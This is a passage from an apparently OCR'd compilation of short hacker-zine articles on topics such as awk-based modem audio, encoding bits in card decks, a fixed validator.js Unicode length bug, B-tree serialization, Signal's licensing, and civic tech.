{for(j=48e3/R;j--;){p+=6.283*(b?M:S)/48e3;O((sin(p)*3e4+H)%H)}}function W(c,b){B(0);
for(b=8;b--;){B(c%2);c=int(c/2)}B(1)}{for(i=0;i++<NF;)W(o[$i]);W(10)}END{B(1)}
```

[1] `awk` works with text and gets confused by NUL characters. Encode binary files in Base64 before transmission.
[2] `bell103.awk` https://gist.github.com/nst/73ba26cff092cecdac0a851c56ef0243
[3] On Linux, `awk` may be a symlink to `gawk`. If so, prefix `LC_ALL=C` to prevent `gawk` from UTF-8 encoding binary output.
[4] Kamal Mostafa `http://www.whence.com/minimodem/`
[5] Depending on your hardware, you may need to decrease the baud rate from 300 to 100 or lower for reliable data transmission.

Bits per deck: encoding messages using playing cards

A standard deck of playing cards contains 52 distinct cards divided into 4 suits. Can we use them to store information? And if yes, then how much? What's the most practical way to encode it?

Shannon's entropy

Entropy is a measure of information. In practice, entropy defines how random some piece of data is. But why would a measure of randomness measure the amount of information? You can encode a message by ordering some set of symbols (alphabet), and agreeing on their meaning. The more ways you can order these symbols in, the more messages you can express.

Mathematically we can express this in terms of Shannon's entropy formula, where the entropy of alphabet X is given as $H(X) = -\sum_{i=0}^{n} p(x_i)\ log_b p(x_i)$. For us hackers, it's more practical to use bits, so $b = 2$. The probability of each symbol is the same, so $p(x_i) = 1/n$. The equation can be then simplified to

$$H(X) = log_2(n) \tag{1}$$

We will use this measure to quantify how much information can be stored by choosing a particular alphabet.

Theoretical limit

How much information, in theory, can be represented by a deck of 52 distinct cards? That is quite simple. Each card can occur only once, so we have 52! permutations. How many bits? $log_2(52!) \approx 225.58..$, little under quarter of a kilobit. Such a coding scheme is not really feasible to use[1]. In a naive approach, we would need a lookup table of size up to 52!. The table could take up about 2^{225} bytes (2^{155} zettabytes) [2].

Naive approach

The 52 cards in a deck are divided into two colors (black ♣, ♠ and red ♦, ♥). There are 26 cards in a color. The simplest approach is to use red and black cards as 1 and 0 symbols, ex. $0 = \{♣, ♠\}; 1 = \{♥, ♦\}$. In this scheme, the longest arbitrary message we can encode is 26 bits. This is because in the worst case message (all-zeros or all-ones), we will run out of cards after 26 bits. The first 26 cards in our deck encode the message and the second half of the deck carries no information. In this coding scheme, encoding the number `0x1337` would result in "♦ ♣♠♥♦ ♣♠♥♦ ♣♥♦♥". In some cases, we could encode longer messages, but the encoding process will have to stop after the 26th "`1`" or 26th "`0`" is encountered.

Red-black list

On one end, we have the simplest code shown above, coding 26 bits per deck. On the other, we have the theoretical limit of 225 bits per deck. Perhaps we can find a middle ground, defining symbols as groups of cards. We could choose the groups so that we don't run out of a particular color or suite too early. We can do this by choosing a coding scheme where every symbol uses exactly the same number of cards in both colors.

Fortunately, the electrical engineers came up with a solution. The so-called balanced codes use an equal amount of 1s and 0s in every code word. Manchester (phase encoding) code is the simplest of this group, but gives the same number of bits/deck as the naive coding[3].

We can reach for a slightly more complex 6b/8b code. This code maps a 6-bit symbol alphabet into a set of 8-bit code words with a special property. Each code word has the same number of ones and zeros in it (or, in our case, red and black cards).

6b/8b coding rules are not very complicated – words with equal amount of 1s and 0s are prefixed with `10`. Words with 1/0 difference of +/-2 are prefixed with `00/11` to match. The remaining words are prefixed with `01` according to a table. Example: Coding `0b001101 0b100101` gives `10-001101 10-100101`, or "♦♠♣♠♥♦♣♥ ♦♠♥♣♠♦♣♥"

Using such a code, we can store 6.5 symbols (= 52/8) in a deck. This gives us 39 bits (= 6.5·6) of information. A gain of 13 bits (50% more) and we only changed the coding scheme!

Squeezing out even more

The reader may have noticed that more complex modulation schemes provide more information capacity. We can use more complex codes, like permutation modulation (each symbol is a permutation of a [♣, ♠, ♥, ♦] list), or more complex balanced encodings.

But then, in all cases, we define a very simple coding system on the modulated bits. Surely we can do something about it? There are many ways to go from here, and some of them involve data compression. It is quite simple to define a Huffman coding of the 26-character English alphabet which uses the bits in a more optimal manner. However, the recipient of the deck must know the coding scheme, compression algorithm and modulation scheme in advance! ♠

♦ ♣ ♠ ♥ ♦ ♣ ♥ ♥ ♠ ♣ ♠ ♦ ♣ ♥ ♦ ♣ ♥ ♠ ♣ ♦ ♥
♦ ♣ ♥ ♠ ♣ ♦ ♥ ♥ ♠ ♦ ♣ ♥ ♦ ♥ ♥ ♠ ♣ ♦ ♣ ♠ ♣ ♥
♥ ♠ ♦ ♣ ♥ ♠ ♣ ♦ ♣ ♠ ♣ ♥ ♠ ♦ ♣ ♥ ♠ ♣ ♦ ♥ ♠ ♣
♦ ♣ ♠ ♥ ♣ ♠ ♣ ♥ ♠ ♣ ♠ ♦ ♣ ♥ ♦ ♣ ♠ ♣ ♠ ♥ ♣
♥ ♠ ♣ ♠ ♦ ♣ ♥ ♦ ♣ ♥ ♠ ♣ ♦ ♥ ♠ ♦ ♣ ♥ ♠ ♦ ♣

polprog signing off!

[1] One can use Lehmer's code or 52-bit maximal LFSR to map a permutation to a number, but there are simpler schemes

[2] The global data storage is estimated to be around 180-250 zettabytes in 2024

[3] You should prove this!

When you set a max length on a form field or API, you expect it to hold. But what if a four-character string could secretly carry 10,000 extra bytes of invisible data, crashing your database or bypassing your validation? That was the vulnerability I found and fixed in the popular JavaScript `validator` library. The bug was of course using multiple Unicode variant selectors one after another.

What Are Unicode Variation Selectors?

These are zero-width code points (`U+FE0E` for text and `U+FE0F` for emoji among the others) that modify the presentation of the character that immediately precedes them. They change appearance, not meaning. A base character plus a selector is meant to count as one perceived character. As of Unicode 17.0, using them to choose emoji vs. text for many legacy dingbat bases is being phased out. The new emojis have separate code points assigned for each style. But, variation selectors still exist and work for bases that support them.

Here are some examples (text vs. emoji):

- Heart: ❤ (text, U+2764 U+FE0E) vs ❤️ (emoji, U+2764 U+FE0F)
- Airplane: ✈ (text, U+2708 U+FE0E) vs ✈️ (emoji, U+2708 U+FE0F)

JS code example:

```JavaScript
// Base character: Heavy Black Heart
const heart = '\u2764';
const heartText = heart + '\uFE0E'; // request text style
const heartEmoji = heart + '\uFE0F'; // request emoji style

console.log(heart, heartText, heartEmoji); // ❤ ❤ ❤️
```

By default, (with no selector), presentation differs by platform, browser, and font. Some show emoji by default; others prefer text. If you need a specific look, add `U+FE0E`(text) or `U+FE0F` (emoji). On the web, you can use the font-variant-emoji CSS property. Multiple selectors don't stack or change meaning. ❤`\uFE0F\uFE0F` doesn't become "more emoji."

The Fix


The bugfix is precise: subtract only base+selector pairs instead of every selector. Old: `/(\uFE0F|\uFE0E)/g`. New: `/[^\uFE0F\uFE0E][\uFE0F\uFE0E]/g`. [^...] means "not these," which forces a preceding non-selector base. So each emoji can contain at most one variant selector. Such a pair counts as a single character in terms of validation. Any additional subsequent variant selectors increase the length of the text as any other character does.

References:
CVE Entry: https://nvd.nist.gov/vuln/detail/CVE-2025-12758
Fix Pull Request with fix: https://github.com/validatorjs/validator.js/pull/2616
More info about Variation Selectors:
https://en.wikipedia.org/wiki/Variation_Selectors_%28Unicode_block%29

Eliminating Serialization Cost using B-trees

B-trees are wonderful data structures. They store keys in a sorted order, always remain balanced and guarantee fast access to any internal value in logarithmic time. Great for finding and filtering data. No wonder that many prominent databases use them as their core data structure (SQLite, MySQL, PostgreSQL, MSSS, MongoDB, DynamoDB).

A binary tree has at most two children per node. However, the B-tree can have *any number* of children per node. So really, it is a generalized form of a binary tree.



These data structures have been around since the 1970s, so what about them? Well, it turns out there is a problem where we care about finding data efficiently inside a byte stream: **serialization**. Strangely, it has not occurred to anyone that B-trees are a great fit for this use case.

Serialization formats generally fall into two categories:

1. **Text Formats**: JSON, XML, YAML
2. **Binary Formats**: Protobuf, DER (ASN.1), MessagePack, Flatbuffers, Avro, BSON

Text formats are human-readable, making them very easy to work with. Unfortunately, for a computer it is not so easy. The document must be parsed to find structural characters like commas, brackets, colons etc. which must also be escaped inside strings. To find even a single value, you must parse *everything*. Reading values directly from text is also not possible. An entirely separate data structure is required. Typically, JSON libraries will convert the serialized text into something called a **DOM-tree** (Document Object Model). Basically the same data, but now programmatically accessible and traversable to an application.

Hmm, strange isn't it? We send strings over the network, but when the time comes to read it, we convert it into a tree-like data structure...

Binary formats are **fast**. Unfortunately, they can also be painful to work with. Formats like Protobuf require schema files, written in an *Interface Description Language* (IDL). These files define the exact structure of a binary message, including types, fields, nesting etc. To construct or interpret any message, you will need the schema. This leads to complications, like when you want to inspect a network packet and cannot find the schema for it. Or when you want to communicate with other services and need to know where the IDL files live across projects, then setup git submodules to pull them in.

Proponents say that schema adds an extra layer of security by enforcing strict typing and structure before processing. And while that may be true, it also introduces a great deal of friction anytime the schema needs to be changed. Did you just update the schema for one service? You better make sure that change is backwards-compatible, otherwise the communication with all existing clients and servers is now broken (lookup: proto2 vs proto3 `required` keyword).

Suppose we were to store a B-tree contiguously inside a single buffer, with all the nodes and values packed together. To build an object consisting of key-value pairs, we store the keys inside the nodes. To find values, we can traverse down the tree until the key is found, then follow the value pointer.

Root Node | key1,ptr1 | key2,ptr2 | key3,ptr3 Value1 Value2 Value3

Pointers to values are implemented as 4-byte indexes (relative pointers) instead of 8-byte full pointers. This way, they are compact and remain stable when the message is copied to a different absolute address (or over a network). New values are simply appended to the buffer.

Schema or versioning is not needed. Want to find a key? Just look it up. Did you find it? Congratulations! If not, then we just return an error and let the application deal with it.

Remember the DOM-tree needed in order to parse JSON? Forget it. Now the **DOM-tree is encoded directly inside the message itself**. 'parsing' in the traditional sense is no longer required. In fact it is a zero-copy format, since you traverse and read only part of the message you care about, completely ignoring the rest.

Lite³ is an experimental C library implementing this idea. It is only 9.3 kB and dependency-free, licensed under MIT. Building a message is as simple as allocating a buffer, initializing it as an object, then inserting data into it directly:

```
#include <stdio.h>
#include <stdbool.h>
#include "lite3.h"
uint8_t buf[1024];
int main() {
    size_t buflen = 0;
    size_t bufsz = sizeof(buf);
    lite3_init_obj(buf, &buflen, bufsz);
    lite3_set_str(buf, &buflen, 0, bufsz, "app_name", "demo_app");
    lite3_set_i64(buf, &buflen, 0, bufsz, "max_retries", 3);
    lite3_set_bool(buf, &buflen, 0, bufsz, "debug_mode", false);
    return 0;
}
```

The buffer can be sent, stored or transmitted anywhere. Then to read back data from a message:

```
int64_t max_retries;
lite3_get_i64(buf, buflen, 0, "max_retries", &max_retries);
printf("max retries: %li\n", max_retries); // Output: 3
```

So in the end, does this actually perform better? Yes. It does.

Simdjson Twitter API Data Benchmark: 30.72x speedup vs simdjson DOM, 42.86x vs yyjson, 225.69x vs RapidJSON
Cpp Serialization Benchmark: 29.42x vs cereal, 8.64x vs Cap'n Proto, 242.30x vs Google Flatbuffers


Repository: https://github.com/fastserial/lite3
Documentation: https://lite3.io

Email: elias@fastserial.com
GitHub: https://github.com/eliasdejong
X/Twitter: @elias_de_jong
Elias de Jong

DISCLAIMER: This was discovered while writing idb-rs, informations may be imprecise, the project and autor of this article is NOT involved with IDA or Hex-Rays.

The IDB format dates back to 1991, when computers typically had only a few megabytes of RAM and mainstream embedded databases like SQLite did not yet exist. These limitations shaped the design of the IDB file format: it was built to be efficiently paged in and out of memory, it makes use of every bit of every byte to conserve RAM and uses techniques like delta encoding to improve compression and conserve Disk Space.

Although the file format changed with the versions, the overall file organization remains mostly the same. With three main data storages: a Database (ID0), flags for each byte of the binary (ID1/ID2) and a Type database (TIL).



Digital Hygiene in the IT World

Why We Should Spend More Time Offline

Think of your typical day at work. You switch on your computer, log into your account and start coding or pentesting. Then - you encounter an issue that takes 3-4 hours to resolve. What do you do?

You sit. You debug. You find new StackOverflow threads, search for new payloads, or just reach for AI just to learn that it does not always make things easier. Finally, you win - your bug is fixed, your test works, you can continue on working and living. A happy end indeed.

Created for Analogue World

Evolution is a very slow and patient creator. It takes thousands, tens of thousands, sometimes million years to evolve from one form to another. It took our species millions of years of favorable enough conditions to become significantly different from our nearest cousins - monkeys, lesser apes and great apes (https://en.wikipedia.org/wiki/Primate). Our minds and bodies are prepared for different challenges that we face nowadays. And despite the fact that our cerebral cortex has the capacity to adapt to changing conditions, to learn how to face new challenges, our heritage still influences how we perceive the world around us.

Our eyes are ready to spot a danger from far, not to look the whole day at a screen that is 50cm away. Our attention expects less stimuli, not constant flow of workload, information that does not stop after working hours. Our body is designed to experience stimuli from the outer world - wind blowing, raindrops falling, sun shining. Not to mention moving our body, doing some work - physically.

It's hard to give our bodies such an opportunity when we engage ourselves in few-hour sessions of debugging - when all that moves is our fingers when writing code and eyes when looking at a second monitor.

And what do we do after hours? We scroll social media, we watch movies, we play video games. We stick to the online world.

Body and Mind Messages to Catch

The dichotomy of mind and body has for a long time haunted scholars, and the pendulum swings from domination of the body to domination of the mind. When we get involved in a digital world both suffer, and digital hygiene practices need to address both.

Our mind might feel overwhelmed, tired, overstimulated, irritated, even angry. Our bodies might hurt: eyes, arms, spine. Tensions accumulate in muscles. Good practices like taking breaks or having analogue hobby help, but in the IT world, we need to be really focused on what our bodies and minds have to say - they are our work tools that need to be taken care of.

It's all about a conscious choice - either we dive deep into a brave, still new digital world with no safety mechanisms, or we create a safety net - digital hygiene practices - not to get trapped and hurt.

Our work might be digital, but we are still embodied creatures.

https://lenasedkiewicz.com/
https://www.linkedin.com/in/lenasedkiewicz/
Lena Sędkiewicz

Is Signal Free Software?

In the F/OSS community, we usually discuss Free Software in terms of copyright licenses. If we look at the four main code repositories associated with Signal,[1] we see that the source code for all three clients as well as that for the server are distributed under the terms of the GNU Affero General Public License, version 3. This is clearly a Free Software license. Therefore, Signal must also be Free Software. Case closed.

Or is it? In order to gain a wider perspective on the issue of Software Freedom, it might make sense to take a step back and recap where our idea of Free Software actually comes from.

The Four Essential Freedoms

If we look at the philosophical basis behind the Free Software movement, as proposed by the GNU project[2] and the Free Software Foundation,[3] we find the following Four Essential Freedoms:

0. "The freedom to run the program as you wish, for any purpose"
1. "The freedom to study how the program works, and change it so it does your computing as you wish"
2. "The freedom to redistribute copies so you can help others"
3. "The freedom to distribute copies of your modified versions to others"

Signal's Terms of Service

With that in mind, let's have a look at the Terms of Service published by Signal Messenger LLC.[4] In the first paragraph of these Terms, we find the following definition:

> You agree to our Terms of Service ("Terms") by installing or using our apps, services, or website (together, "Services").

Note that "Services" (with a capital S) seems to include not only the central server managed by Signal but also "our apps" – i.e. the client software that runs on the user's device. Interestingly, there is no further indication of whether "our apps" also refers to programs derived from the source code published on Github or if it only refers to the binaries distributed through your trusted duopolist's app store. In any case, it would seem clear that these Terms of Service cover the majority of users; and if you create an account on the official server, there is probably no question that you are henceforth subject to the Terms.

Now, if we have a closer look at those Terms, we find statements such as the following:

> Our Terms and Policies. You must use our Services according to our Terms and posted policies.

Does this mean that Signal gets to decide how you use the software – even the app that runs on your own device? Certainly, this wording seems to be in stark contrast to freedom 0: "The freedom to run the program as you wish, for any purpose". And the sections titled "Legal and Acceptable Use" and "Harm to Signal" include even more restrictions on how users can use the software, as they include statements such as the following:

- "You agree to use our Services [remember that this includes the client software] only for [...] authorized [...] purposes"
- "You will not use (or assist others in using) our Services in ways that [...] involve [...] bulk messaging, auto-messaging, and auto-dialing"
- "For example you must not [...] (c) create accounts for our Services through [...] automated means; (d) collect information about our users in any unauthorized manner"

Does this "authorized" use of their Services include third-party apps and forks? If it does, are you still free to "change [such a fork] so it does your computing as you wish"? And may you still use this modified client software to connect to the official servers?

Conclusion

So is Signal Free Software? Honestly, I don't know. The source code is clearly made available under a Free Software license. On the other hand, the Terms of Service seem to restrict some of the Four Essential Freedoms. Does this mean that Signal is Free Software only as long as you don't create an account? I am not quite sure what the answer would be; but the question is certainly intriguing.

[1] https://github.com/signalapp/
[2] https://www.gnu.org/philosophy/free-sw.html
[3] https://www.fsf.org/philosophy/free-sw.html
[4] https://signal.org/legal/#terms-of-service

frankseifferth@posteo.net

PLAUSIBLE DENIABILITY AGAINST BOWSER

TL;DR: Cryptography is necessary but insufficient when an oppressive adversary can search, coerce, and punish you.

Mario is a friendly pipe expert living under Bowser's rule. His brother Luigi, also a pipe expert, knows a bit about cryptography. Bowser's troops routinely stop citizens, search devices, and interrogate anyone who looks suspicious. The following conversation takes place. Any resemblance to real or fictional characters is entirely intentional.

Mario: "We need a way to communicate securely, but Bowser's troops keep stopping people and checking their devices. We're just trying to make an honest living fixing pipes... with a bit of resistance on the side."

Luigi: "We could encrypt everything. Modern cryptography protects message content very well."

M: "Then why aren't we doing that?"

L: "Because encryption is visible. If they see encrypted data, they'll demand the keys. There's even a famous webcomic about what happens when cryptography meets coercion."

M: "A webcomic about cryptography? That sounds too nerdy for me. Can we mask the encryption?"

L: "There're schemes that hide encrypted data in "empty" disk space and use multiple passwords. However, research shows these systems tend to fail under stress. People forget which password to give. And if Bowser's troops take multiple snapshots of our devices over time, they'll notice that supposedly empty space keeps changing."

M: "What if we don't keep anything on our devices? Use a VPN and talk through a remote server?"

L: "The mere presence of VPN software is going to be suspicious. If the provider gets infiltrated, Bowser learns exactly who all are connecting. Encrypted traffic leaks metadata which is often enough to infer the content of messages: where you are connecting to. How much data is being exchanged. Timing patterns."

M: "So... are we doomed?"

L: "Not exactly. Cryptography still helps. It protects messages once they're out of our hands. But it can't solve the whole problem by itself. We need to blend in. I've got this SD card. We can hide encrypted messages inside ordinary looking files like pictures of the sky and then hide the card somewhere."

M: "That sounds like a plan. Let's hide the card in this warp pipe. Nobody knows about it!"

L: "Good. This only works with discipline. Don't reuse sky pictures. Be careful about when and how the physical card moves. Understand what they can observe and control. Against a hostile power, security is mostly about behavior and remaining invisible. Cryptography is necessary but requires good operational security!"

computers should be liberating

In U.S. Constitutional law, there is a distinction between **civil rights** and **civil liberties**. A civil liberty is a positive guarantee, a freedom **to** take action: the liberty of freedom of speech, of freedom of assembly. A civil right is a negative guarantee, a freedom **from** discrimination and mistreatment.

Much of open source is focused on liberties: the liberty to modify your computer, to publish your changes. There is little focus on rights, for example: the right not to have your time wasted; to not lose your work; to be able to control your own data. Most of all, the right to be respected by your computer and the people who program it [operators].

I want to imagine a world where these rights are protected and guaranteed. I have been doing so for the last year. Let's imagine, together.

In this world, all your work is constantly autosaved. A crashing program or browser tab doesn't lose your work, because you can restore it to the instant before it crashed [persistence]. Deleting any file is reversible, like Recycle Bin. You debug programs by playing them forwards and backwards in time [tomorrow].

In this world, the computer cannot take any action that you do not explicitly request [audacious]. It can only access resources you give it [capabilities]. There is no hidden state [ghosts].

In this world, you can talk directly to your friends, without worrying about the jurisdiction in which your data is hosted [tailscale]. Discord cannot read your DMs.

In this world, there is no distinction between "programmers" and "users". "Writing a program" is the same as using your computer [terminal]. You have the right to repair any program, and there are "software mechanics" the same way there are car mechanics. The concept of "sideloading" disappears; *all* programs are sideloaded, and there is no difference between a "self-signed" and "verified" build. Companies no longer have a natural monopoly over their software.

In this world, software builds are cached, globally, for every change. Rebuilds are nearly instant, even for enormous programs like a browser; there is no such thing as a "full" build, and builds are easy to run on commodity hardware. Each compiled program has metadata tying it back to its source [CTF], and modifying it is trivial [Pharo]. "Exporting data" is merely a matter of editing the program to print its data structures.

In this world, computers can be embedded in a place [Dynamicland]. Writing programs does not require "learning code", because programs are objects you can pick up and manipulate with your hands. "Sharing code" is handing an object to the person next to you. Computers adapt to humans, not the other way around.

This is a big dream. But in order to create radical change, you have to dream big. You have to move the whole design space at once, so that it coheres [coherent]. You have to know what your ideal looks like before you whittle it down to something that's possible to work on incrementally. The design will change as you work and discover more, and that's ok.

I want to build this world. I want to build systems that respect their operators. I want to build computers that aren't just a screen, but as much a part of the real world as a watch or a pencil and paper. I want to build tools for thought, for art, for fun [fun], that are *chosen*, not just imposed as an obligation [procrustean]. Most of all, I want to build this on top of the tools, apps, and programs people already use today, without needing to adopt radically new workflows.

I hope you will join me.

Hyperlinks for the citations in this document are available at jyn.dev/liberating.

Four Lessons from Civic Tech

Civic tech was not a term when my peers and I began our career trajectories in the mid-2000s. My exposure was somewhat accidental: I was trying to satisfy the seemingly incompatible goals of doing something positive for the world & getting paid to write code at the same time. Many of my colleagues have had stories about how career counselors told us we wouldn't find a job, or how our families told us to *be realistic.*

The career office didn't bat an eye when I spent a quarter testing radios for a local military contractor whose workforce seemed to be at least half current or former interns from my university. When I wanted to spend my next quarter at a voter education nonprofit? *"We'll get back to you soon, it may be too political."* The message is clear: voter education is political, making military radios is not.

Lesson 1 Technology is inherently political, and anyone telling you otherwise is trying to hide their politics.

Twenty years ago, I got an internship at what would become the largest & best-funded civic tech organization of its time, the Sunlight Foundation. Civic tech of that era was an outside force, volunteers & nonprofits building software to improve the interface between people and government. That three-month internship would turn into my job for the next decade. Board members like Craig Newmark, Jimmy Wales, and Esther Dyson would stop by sometimes, they understood the internet and the transformational power it held. They shared the belief that we could make government more accessible, more transparent. I'm grateful for all of the amazing people I worked with and how much I got to learn about technology and our democratic institutions.

Yet in the first five years, most of what we built was barely used. Our funders were interested in *press hits* and social media metrics. We'd celebrate as a tool made the front page of the New York Times (again!) – but if you asked how many people had actually taken the desired action: called a legislator, done some crowdsourced research, etc. the answer was always embarrassingly small.

Despite this, civic tech apps continued to be built. Before long this included VC-backed startups; we kept getting pitches and press releases for the same few apps: Connecting people with city departments (311 replacement/augmentation) or the perennial attempt at a *"Facebook for Congress"*, whatever that means. All of these things typically came with a shiny iOS app (a near-requirement to get any kind of funding in the early 2010s) but with iPhone penetration at a quarter of what it is today, it wasn't clear who these apps were truly for.

Lesson 2 You need a theory of change. The best way to get one is by talking to the people that are already doing the work. aka *"Build with, not for."*

Around 2011, civic tech began to engage more seriously with communities where it hadn't before. With this came a shift to more local applications of civic tech such as the Code for America brigades, meetup groups that built city-level civic applications that could find an audience and truly help people.

Around this time I began working on a set of tools & APIs focused on state legislatures. The project would be used by most major newspapers in the US as well as nonprofits of every size, and a variety of political persuasions. I'd routinely get calls from state legislators asking for features, or most commonly how to update their photo on the website. We'd finally built something people were using. [The project survives 17 years later as Open States, https://github.com/openstates/]

Despite this success the project nearly met its end in 2016. Almost all of the funders in the space: Google.org, Knight, Omidyar, and several others decided to avoid US politics. Politics was changing, and funders candidly admitted that civic tech funding wasn't worth the *liability*. The few remaining funders told us they only wanted to fund things that were *new*, not existing infrastructure.

Open States survived in part due to a grant from the National Science Foundation (NSF). The potential for a long-term grant would have delivered renewed stability but less than two years later, NSF priorities shifted with the onset of the pandemic in 2020. The most important civic projects were now focused on tracking where people ate, not legislation.

Lesson 3 You have to care about where the money comes from. Civic tech projects that are overly reliant on philanthropy or any single funding source are vulnerable.

For the past decade, the second wave of civic tech has primarily focused on work *inside of governments*. Improving things from within with the cooperation of more technologically literate legislators and civil servants is a natural progression of the work. In the US, this was exemplified by 18F and USDS, teams of skilled civic technologists embedded directly within federal agencies. These two organizations were obliterated by "DOGE" earlier this year as part of the ongoing attack on civil service.

Now the work shifts again, today to state & local governments with excellent digital services teams. Forging a path to improve the world with technology is still a path a reasonable career counselor might advise against in 2026.

Fortunately, some of us are still unreasonable. My job today is teaching the next wave of public interest technologists how to learn from these lessons.


Lesson 4 Civic technology is a small part of building technology in the public interest. We need prosocial spaces, federated systems, and technology that serves communities regardless of who is in power.

CI/CD Integration for Physical FPGA Testing of a RISC-V Core

This article comes from a student project where we set out to build a RISC-V RV32I processor from scratch. The core, memory system, and peripherals were all self-implemented, including a GPIO block that allowed us to run our own C code and interact with external hardware, such as driving a small motor. During development, we relied heavily on simulation, integrating GHDL and cocotb into the project's CI/CD pipeline so that every commit would automatically run a set of tests. At one point, something that worked perfectly in simulation behaved differently on the real FPGA. Whether this was due to synthesis effects, timing, or simply the limits of simulation did not really matter. Instead of trusting simulations alone, could we run tests on the physical FPGA as part of CI/CD? The idea explored here is exactly that.

The repository referenced in this article is available at: `https://github.com/insper-riscv/RV32I`

1 A Reproducible FPGA Environment



A Docker image containing the complete project toolchain was created to standardize development and deployment. The image includes a bare-metal RISC-V C compiler toolchain, the Quartus FPGA software, and other utilities. The container was also configured to allow direct access to the FPGA via the USB-Blaster, using device passthrough and udev rules so that the programmer could be accessed from inside the container without additional host-side configuration.

With a single installation, one can clone the repository, reopen it in VS Code using Dev Container, and immediately access the full hardware and software stack required to build and deploy the RISC-V core.

The same container is used by the CI/CD infrastructure. As a result, the pipeline has access to the complete set of tools available during local development, including compilation of bare-metal C programs, synthesis of the RISC-V core, and programming of the physical FPGA. This environment is a prerequisite for integrating real-hardware execution into the automated workflow described in the following section.

2 Bringing the FPGA into CI/CD

